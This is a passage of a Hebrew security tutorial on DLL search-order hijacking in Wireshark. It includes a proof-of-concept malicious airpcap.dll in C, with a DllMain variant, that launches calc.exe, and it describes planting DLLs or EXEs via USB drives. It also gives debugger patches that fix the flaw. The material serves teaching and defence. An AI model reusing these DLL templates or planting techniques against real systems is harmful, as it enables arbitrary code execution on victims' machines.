50	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetLastError")	NULL
51	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetDeviceList")	NULL
52	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapFreeDeviceList")	NULL
53	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapOpen")	NULL
54	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapClose")	NULL
55	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetLinkType")	NULL
56	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapSetLinkType")	NULL
57	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapSetKernelBuffer")	NULL
58	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapSetFilter")	NULL
59	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetMacAddress")	NULL
60	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapSetMinToCopy")	NULL
61	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetReadEvent")	NULL
62	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapRead")	NULL
63	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetStats")	NULL
64	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapTurnLedOn")	NULL
65	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapTurnLedOff")	NULL
66	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetDeviceChannel")	NULL
67	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapSetDeviceChannel")	NULL
68	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetFcsPresence")	NULL
69	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapSetFcsPresence")	NULL
70	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapGetFcsValidation")	NULL
71	7508	wireshark.exe	GetProcAddress (0x63d00000, "AirpcapSetFcsValidation")	NULL

ה-DLL שלנו אכן נטען לכתובת 0x63d00000 על ידי הפונקציה LoadLibraryW (וריאציית ה-Wide char של LoadLibrary), ולאחר מכן WireShark מנסה למצוא בתוכו רשימה ארוכה של פונקציות באמצעות הפונקציה GetProcAddress. חתיכת רשימה שם. ניתן לראות כי ערך החזרה של הפונקציה GetProcAddress עבור כל שמות הפונקציות האלו הוא NULL – לא באמת ציפינו למצוא פונקציה כמו AirpcapSetFilter בתוך user32.dll, נכון?

נעתיק את הטבלה על מנת לייצא אותה לעורך חיצוני:
[CTRL + A] (בחר הכל) + [CTRL + C] (העתק)

אחסוך לכם מעט עבודה, הנה הרשימה המלאה של הפונקציות שנטענות מהכתובת 0x63d00000 (פשוט אומר שפונקציית הרג'קס ב-++Notepad שולטת):

```
AirpcapGetLastError, AirpcapGetDeviceList, AirpcapFreeDeviceList,
AirpcapOpen, AirpcapClose, AirpcapGetLinkType, AirpcapSetLinkType,
AirpcapSetKernelBuffer, AirpcapSetFilter, AirpcapGetMacAddress,
AirpcapSetMinToCopy, AirpcapGetReadEvent, AirpcapRead, AirpcapGetStats,
AirpcapTurnLedOn, AirpcapTurnLedOff, AirpcapGetDeviceChannel,
AirpcapSetDeviceChannel, AirpcapGetFcsPresence, AirpcapSetFcsPresence,
AirpcapGetFcsValidation, AirpcapSetFcsValidation, AirpcapGetDeviceKeys,
AirpcapSetDeviceKeys, AirpcapGetDecryptionState,
AirpcapSetDecryptionState, AirpcapStoreCurConfigAsAdapterDefault,
AirpcapGetVersion, AirpcapGetDriverDecryptionState,
AirpcapSetDriverDecryptionState, AirpcapGetDriverKeys,
AirpcapSetDriverKeys, AirpcapSetDeviceChannelEx,
AirpcapGetDeviceChannelEx, AirpcapGetDeviceSupportedChannels
```

מה שנותר לעשות כעת הוא להכין DLL שמייצא (Export) את כל הפונקציות האלו ומפנה את הריצה של התוכנית לאיזשהו קוד זדוני – במקרה שלנו מפעיל את התוכנית CALC.EXE.


(הקוד הבא הוא חלק מאקספלויט שכתבתי ב-24/08/2010 והוא משוחרר כאן תחת רישיון GPL).

```
#include <windows.h>
#define DLLIMPORT __declspec (dllexport)

DLLIMPORT void AirpcapGetDeviceList() { evil(); }
DLLIMPORT void AirpcapFreeDeviceList() { evil(); }
DLLIMPORT void AirpcapOpen() { evil(); }
DLLIMPORT void AirpcapClose() { evil(); }
DLLIMPORT void AirpcapGetLinkType() { evil(); }
DLLIMPORT void AirpcapSetLinkType() { evil(); }
DLLIMPORT void AirpcapSetKernelBuffer() { evil(); }
DLLIMPORT void AirpcapSetFilter() { evil(); }
DLLIMPORT void AirpcapGetMacAddress() { evil(); }
DLLIMPORT void AirpcapSetMinToCopy() { evil(); }
DLLIMPORT void AirpcapGetReadEvent() { evil(); }
DLLIMPORT void AirpcapRead() { evil(); }
DLLIMPORT void AirpcapGetStats() { evil(); }
DLLIMPORT void AirpcapTurnLedOn() { evil(); }
DLLIMPORT void AirpcapTurnLedOff() { evil(); }
DLLIMPORT void AirpcapGetDeviceChannel() { evil(); }
DLLIMPORT void AirpcapSetDeviceChannel() { evil(); }
DLLIMPORT void AirpcapGetFcsPresence() { evil(); }
DLLIMPORT void AirpcapSetFcsPresence() { evil(); }
DLLIMPORT void AirpcapGetFcsValidation() { evil(); }
DLLIMPORT void AirpcapSetFcsValidation() { evil(); }
DLLIMPORT void AirpcapGetDeviceKeys() { evil(); }
DLLIMPORT void AirpcapSetDeviceKeys() { evil(); }
DLLIMPORT void AirpcapGetDecryptionState() { evil(); }
DLLIMPORT void AirpcapSetDecryptionState() { evil(); }
DLLIMPORT void AirpcapStoreCurConfigAsAdapterDefault() { evil(); }
DLLIMPORT void AirpcapGetVersion() { evil(); }
DLLIMPORT void AirpcapGetDriverDecryptionState() { evil(); }
DLLIMPORT void AirpcapSetDriverDecryptionState() { evil(); }
DLLIMPORT void AirpcapGetDriverKeys() { evil(); }
DLLIMPORT void AirpcapSetDriverKeys() { evil(); }
DLLIMPORT void AirpcapSetDeviceChannelEx() { evil(); }
DLLIMPORT void AirpcapGetDeviceChannelEx() { evil(); }
DLLIMPORT void AirpcapGetDeviceSupportedChannels() { evil(); }

int evil()
{
  WinExec("calc", 0);
  exit(0);
  return 0;
}
```

נקמפל באמצעות Dev-C++, ואת התוצאה נעביר לתיקייה שיצרנו, testdir, תחת השם airpcap.dll. כעת נפתח שוב את קובץ ה-PCAP שלנו. מופתעים?



נוכל לרדת לעומק הבעיה באמצעות דיבוג של WireShark עם OllyDB, אך לפני כן כדאי שנגדיר שוב את גורם הבעיה.


גורם הבעיה

הבעיה נוצרת כאשר הפונקציה LoadLibrary (או וריאציות שלה) מנסה לטעון ספרייה ללא ציון נתיב מלא, הפונקציה LoadLibrary מוגדרת לחפש ב-Current Working Directory והספרייה שהיא מחפשת לא נמצאת באחד מהנתיבים הבאים:

1. הנתיב בו נמצאת התוכנית שלנו – C:\dev-cpp\ projects\msg\
2. הנתיב %windir%\system32 – C:\windows\system32\
3. הנתיב %windir%\system – C:\windows\system\


אל תוך המערה

נפתח את WireShark ב-OllyDBG:




ראשית כל נבדוק איפה בדיוק מתבצעות הקריאות ל-LoadLibrary.


קליק ימני > Search for > All intermodular calls.



כעת נחפש את הקריאה לפונקציה שלנו, LoadLibraryW, בחלון שנפתח נקיש LoadLibraryW. למי מכם שזה לא עובד, ודאו שפריסת לוח המקשים שלכם מוגדרת לאנגלית.



דאבל קליק, ונוכל לראות מיידית מה רקוב פה.




פיתרון 1

ניתן לפתור את הבעיה באמצעות החלפה של המחרוזות שמכילות את שמות ה-DLLים. ברגע זה אני אדגים patch על הקריאה ל-airpcap.dll.הנה הקריאה לפונקציה הבעייתית LoadLibraryW. לפני הקריאה מתבצעת דחיפה של הכתובת 005218B8-:

```
0040E314  . 68 B8185200   PUSH Wireshar.005218B8          FileName = "airpcap.dll"
0040E319  . FF15 94105100 CALL DWORD PTR DS:[<&KERNEL32.LoadLibra LoadLibraryW
```

ראשית, נחפש מיקום נחמד בשביל המחרוזת שלנו. ברוב התוכניות שעוברות הידור על-ידי קומפיילר C++ ישנם מרחבים גדולים של זיכרון אשר מכילים NULL (בייט שערכו 0x00) ולא באמת משמשים למשהו [מלבד אולי התאמה (Alignment) של התוכנית לגודל מסויים].

נחפש קטע רציף של NULL-ים.[CTRL+B] (חיפוש של מחרוזת בינארית)




יפה, מצאנו משהו:

```
00510794  .-FF25 08105100 JMP DWORD PTR DS:[<&ADVAPI32.RegOpenKeyE ADVAPI32.RegOpenKeyExA
0051079A    00            DB 00
0051079B    00            DB 00
0051079C    00            DB 00
0051079D    00            DB 00
0051079E    00            DB 00
0051079F    00            DB 00
005107A0    00            DB 00
005107A1    00            DB 00
005107A2    00            DB 00
005107A3    00            DB 00
005107A4    00            DB 00
005107A5    00            DB 00
005107A6    00            DB 00
005107A7    00            DB 00
005107A8    00            DB 00
005107A9    00            DB 00
005107AA    00            DB 00
005107AB    00            DB 00
005107AC    00            DB 00
005107AD    00            DB 00
005107AE    00            DB 00
005107AF    00            DB 00
005107B0    00            DB 00
005107B1    00            DB 00
005107B2    00            DB 00
005107B3    00            DB 00
005107B4    00            DB 00
005107B5    00            DB 00
005107B6    00            DB 00
005107B7    00            DB 00
005107B8    00            DB 00
005107B9    00            DB 00
005107BA    00            DB 00
005107BB    00            DB 00
005107BC    00            DB 00
005107BD    00            DB 00
005107BE    00            DB 00
005107BF    00            DB 00
005107C0    00            DB 00
005107C1    00            DB 00
005107C2    00            DB 00
005107C3    00            DB 00
005107C4    00            DB 00
005107C5    00            DB 00
005107C6    00            DB 00
005107C7    00            DB 00
```


ניקח מרחק ביטחון מהקוד – נלחץ על הכתובת 005107AE ונמקם את המחרוזת שלנו. נקליד את הנתיב המלא **ב-Unicode**.

[CTRL+E] (עריכה)



נחזור לקריאה ל-LoadLibraryW, ונפנה את הארגומנט שמועבר אליה למחרוזת שלנו שנמצאת ב-005107AE. נבצע מעבר (CTRL+G) לכתובת 0040E314 ונערוך (רווח) את ההוראה push כך שתדחוף את הכתובת המעודכנת שלנו - 005107AE:

נוודא שהמחרוזת אכן מזוהה על ידי OllyDBG.



כעת כל מה שנותר הוא לעשות זאת עבור כל שאר הקריאות. אגב, אין לי מושג איפה airpcap דוחפת את ה-DLLים שלה באמת, אז קחו את הפיתרון הזה בעירבון מוגבל. בנוסף אציין כי במידה וה-DLLים ממוקמים בנתיב בו נמצאת התוכנית, אם אתם משתמשים בפתרון זה כדאי להשיג את הנתיב אל התוכנית באמצעות הפונקציה GetModuleFileName ולטעון משם את ה-DLL, כך תחסכו כאב ראש של Portability.


פיתרון 2

אנו יכולים לשנות את ההתנהגות של LoadLibrary באמצעות קריאה לפונקציית API בשם SetDllDirectoryA (וריאציית ה-ASCII של SetDllDirectory) בתחילת ריצת התוכנית. כאשר קוראים לפונקציה זו עם הארגומנט NULL, הפונקציה מעיפה את ה-Current Working Directory מסדר החיפוש של LoadLibrary ובכך פותרת את הבעיה.

נפתח מחדש את WireShark ב-OllyDBG. כאשר אנו פותחים תוכנית בדיבאגר, אנו מצפים שסמן ה-CPU (יחידת העיבוד המרכזית) יצביע להוראה הראשונה. אם כן:

[ALT+C] (עבור לסמן ה-CPU)

ההוראה הראשונה בתוכנית היא קריאה לפונקציה. אנחנו יכולים לשנות את הקריאה כך שתקרא לקוד שלנו, ולאחר מכן תקפוץ אל הפונקציה – וכך לא יגרם שינוי בריצה של התוכנית מלבד תיקון הבעיה עם LoadLibrary. נשתמש במרחב הפנוי שהשתמשנו בו ב-Patch הקודם, ונמצא ב-005107AE. [רווח] Assemble



כעת נזוז לשם על מנת לכתוב את ה- patch שלנו.[CTRL+G]

עברנו אל הכתובת 005107AE, כעת נכתוב קטע קטן שקורא ל-SetDllDirectoryA עם הפרמטר NULL ולאחר מכן קופץ ל-0050ECF4 – שהיא הכתובת של הפונקציה ש-WireShark קרא לה במקור, לפני שנכנסנו לתמונה.

```
push 0
call kernel32.SetDllDirectory
jmp 0050ECF4
```

פיתרון 3

זהו פיתרון מלוכלך למדי, אך אזכיר אותו בכל זאת כי הוא עובד. אם אנו מספקים קבצי DLL בעלי אותם שמות בתיקייה של Wireshark, Wireshark ינסה לטעון אותם וכך הוא לא ימשיך לחפש במקומות נוספים.

```
C:\> copy C:\windows\system32\user32.dll "c:\program
files\wireshark\airpcap.dll"
```

זהו, אתם יכולים לסגור את OllyDBG לשארית המאמר.

DllMain

במקרים מסויימים התוכנית מריצה את הפונקציה DllMain – כאשר היא מתייחסת ל-DLL בתור Class Library (נפוץ בטעינה של קבצי OCX), התוכנית מריצה את הבנאי של המחלקה שנמצא ב-DllMain.

נכתוב DLL שמנצל מצב זה:

```
#include <windows.h>
int evil()
{
  WinExec("calc", 0);
  exit(0);
  return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason, LPVOID
lpvReserved)
{
  evil();
  return 0;
}
```

Standalones

וריאציה זו קשורה יותר למשתמש מאשר לתוכנית, אך גם היא מסוכנת מאוד. כמה מכם משאירים את PuTTY.exe על שולחן העבודה? תוכניות אחרות?

ובכן – הנתיב הראשון בו LoadLibrary מחפשת את ה-DLL שנטען הוא בנתיב בו נמצאת התוכנית – במקרה הזה שולחן העבודה. Think about it.

Binary Planting

אותו עיקרון של שתילת ספריות – רק שכאן שותלים קבצי EXE. ההבדל המהותי הוא שהמתכנת צריך להיות מעט יותר טיפש כדי שיווצר לו כזה באג, לכן אני משער שהוא נפוץ באפליקציות גדולות בעיקר, שמכילות מערכים רבים של נתיבים ויש יותר סיכוי שמשהו ישתבש. כמובן שאותו עיקרון תופס גם לגבי קבצי סקריפט ואצווה למיניהם.

הכירו בבקשה את המשתמש שלנו, סופוקלס.

באדיבות ויקיפדיה.

לסופוקלס יש 2 כוננים על המחשב, C: ו-D:. סופוקלס מתקין את SweetProg בנתיב הבא:

```
D:\Programs\SweetProg\
```

בזמן ההתקנה SweetProg מבצעת כמה פעולות מעניינות:

- היא מוסיפה את הנתיב למשתנה הסביבה PATH
- היא משייכת קבצי swp. לתוכנית:

```
D:\Programs\SweetProg\SweetProg.exe
```

יפה. עכשיו סופוקלס ניתן את הכונן D: שלו מהמחשב. אולי כי זה היה Disk-on-Key, אולי כי הוא נדפק והתחיל לעשות רעשים, או אולי כי סתם אחזה בו תזזית.

חברו הצעיר אוריפידס, חומד לצון ומחליט להחדיר לו וירוס.

באדיבות ויקיפידה.

הוא שולח לו Disk-on-key שמכיל תיקייה בשם D:\SweetProg\ ומכילה קובץ DLL אופציונלי שנקרא Olympus.dll ונמצא בשימוש על ידי תוכנות רבות. אוריפידס יודע שלסופוקלס אין את ה- DLL הזה, וכן קובץ בשם SweetProg.exe – כך הוא הורג שני פגסוסים במכה אחת.

סופוקלס תוקע את ה-Disk-on-Key בחריץ ה-USB שלו, והוא הופך לכונן D:

כעת אם סופוקלס יבצע אחת משתי הפעולות הבאות:

- יפעיל **כל** קובץ swp. שנמצא על המחשב שלו

- יפעיל **כל** תוכנית שמנסה לטעון את Olympus.dll (ואוריפידס ידע באיזה פונקציות היא משתמשת)

הוירוס שאוריפידס שלח לו ירוץ. אכן טרגדיה.


התנהגויות משונות של תוכנות ספציפיות

אם תאזינו מעט באמצעות Process Monitor, תגלו התנהגויות מוזרות ומשונות של תוכנות מסוימות.

למשל:

- **Windows Movie Maker** טוען את ה- OCX הבא:
  [Current Working Directory]\%SystemRoot%\System32\hhctrl.ocx

- **conhost.exe:**
  כאשר מפעילים קובץ שמשויך לתוכנית Console, למשל קובץ py. שרץ באמצעות המפרש python.exe, Explorer.exe מפעיל את conhost.exe. וכאן מגיע החלק המוזר. אם ב- Current Working Directory ישנה תוכנית בעלת אותו שם של המפרש (במקרה הזה python.exe), מה שקורה הוא ש-conhost.exe **טוען** אותה, כנראה מנתח כמה דברים שם ולאחר מכן עוזב אותה ומריץ עם התוכנית המשוייכת הרגילה. מוזר, לא?



- **Google Earth** מחפש נתיב מסוים בכל הכוננים שהיו בשעת ההתקנה – וכמובן שאם מספקים לו אותו הוא מחפש עוד נתיבים (אאל"ט, צריך עוד לחקור את זה):

בקיצור – WTF.

טעינה של דרייבר (.sys)

במידה ומתבצעת טעינה של דרייבר – קובץ .sys – על ידי תוכנית בעלת הרשאות גבוהות מספיק, זה נותן לתוקף אפשרות להריץ Rootkit מלא ברמת ה-Kernel.

ניצול מרחוק

תודה ל-Debug שגיבש איתי את הרעיון הזה. העיקרון פשוט – אם ניתן לגרום לתוכנית להפעיל מרחוק קובץ, ויש למשתמש גישה להעלות DLL, יש סיכוי שהתוכנית פגיעה להתקפה הזו. למשל, שרת HTTP שמפעיל את php.exe בצורה כזו:

```
